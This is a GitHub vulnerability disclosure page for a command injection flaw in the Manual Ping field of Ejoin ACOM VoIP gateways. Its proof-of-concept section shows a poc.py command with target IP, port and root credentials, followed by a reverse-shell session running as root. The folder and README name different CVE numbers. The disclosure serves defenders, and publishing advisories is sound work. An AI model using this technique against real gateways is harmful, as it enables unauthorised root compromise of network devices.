kyl3song / **CVE** Public

Code Issues Pull requests Actions Projects Security Insights

main CVE / CVE-2022-23332 /

kyl3song update ... on May 26 **History**

..

PoC_ReverseShell.jpg 6 months ago

README.md 6 months ago


README.md

CVE-2022-23333

Command Injection Vulnerability (Remote Code Execution)

- **Product:** VoIP Gateway
- **Model:** ACOM508/ACOM516/ACOM532 (Ejoin Technology)
- **Affect Version:**
  - 508-609-900-241-100-020 or below
  - 532-609-915-041-100-020 or below
- **CVSS:** 8.8 High (CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
- **Description**:
  Command injection vulnerability in Manual Ping (Web UI) allows a remote attacker to inject arbitrary code via the field. Attack command needs to be split as the device only takes 5 strings each time through the web.

- **PoC Result:**



```
kyle@DELL7920:/mnt/c/Users/KyleSong/Desktop/PoC$ python3 poc.py -ip='192.168.1.5' -port='4444' -
id='root' -pwd='kt1945!!'
[*] Response: 200
[*] Sending Command...
DONE!
kyle@DELL7920:/mnt/c/Users/KyleSong/Desktop/PoC$
```

```
kyle@DELL7920:/mnt/c/Users/KyleSong/Desktop/PoC$ python3 server.py
[+] Trying to bind to :: on port 4444: Done
[+] Waiting for connections on :::4444: Got connection from ::ffff:192.168.1.5 on port 59344
[*] Switching to interactive mode
$
$ id
uid=0(root) gid=0(root)
$
$ uname -a
Linux OpenWrt 2.6.28.8 #121 Fri Nov 8 14:13:10 CST 2019 mips unknown
$
$ ls -al /
drwxr-xr-x   18 root     root            0 Jan  1 00:00 .
drwxr-xr-x   18 root     root            0 Jan  1 00:00 ..
drwxr-xr-x    2 root     root            0 Oct 31  2019 bin
drwxrwxrwt    5 root     root         1400 Jan  1 00:02 dev
drwxr-xr-x   11 root     root            0 Jan  1 00:02 etc
drwxr-xr-x    2 root     root            0 Jan  1 00:00 home
drwxr-xr-x    2 root     root            0 Oct 31  2019 jffs
drwxr-xr-x    7 root     root            0 Jan  1 00:01 lib
drwxr-xr-x    4 root     root            0 Jan  1 00:00 mnt
drwxr-xr-x    5 root     root            0 Mar 16  2021 opt
dr-xr-xr-x  104 root     root            0 Jan  1 00:00 proc
lrwxrwxrwx    1 root     root           12 Oct 31  2019 rcinit -> /etc/preinit
drwxr-xr-x    2 root     root            0 Oct 31  2019 rom
drwxr-xr-x    2 root     root            0 Oct 31  2019 root
drwxr-xr-x    2 root     root            0 Jan  1 00:01 sbin
drwxr-xr-x   11 root     root            0 Jan  1 00:00 sys
lrwxrwxrwx    1 root     root           14 Jan  1 00:00 tffs -> /mnt/mtdblock4
lrwxrwxrwx    1 root     root           14 Jan  1 00:00 tffs2 -> /mnt/mtdblock6
drwxrwxrwx    8 root     root          380 Jan  1 02:27 tmp
drwxr-xr-x    6 root     root            0 Mar 16  2021 usr
lrwxrwxrwx    1 root     root            4 Oct 31  2019 var -> /tmp
drwxr-xr-x    2 root     root            0 Oct 31  2019 www
$
```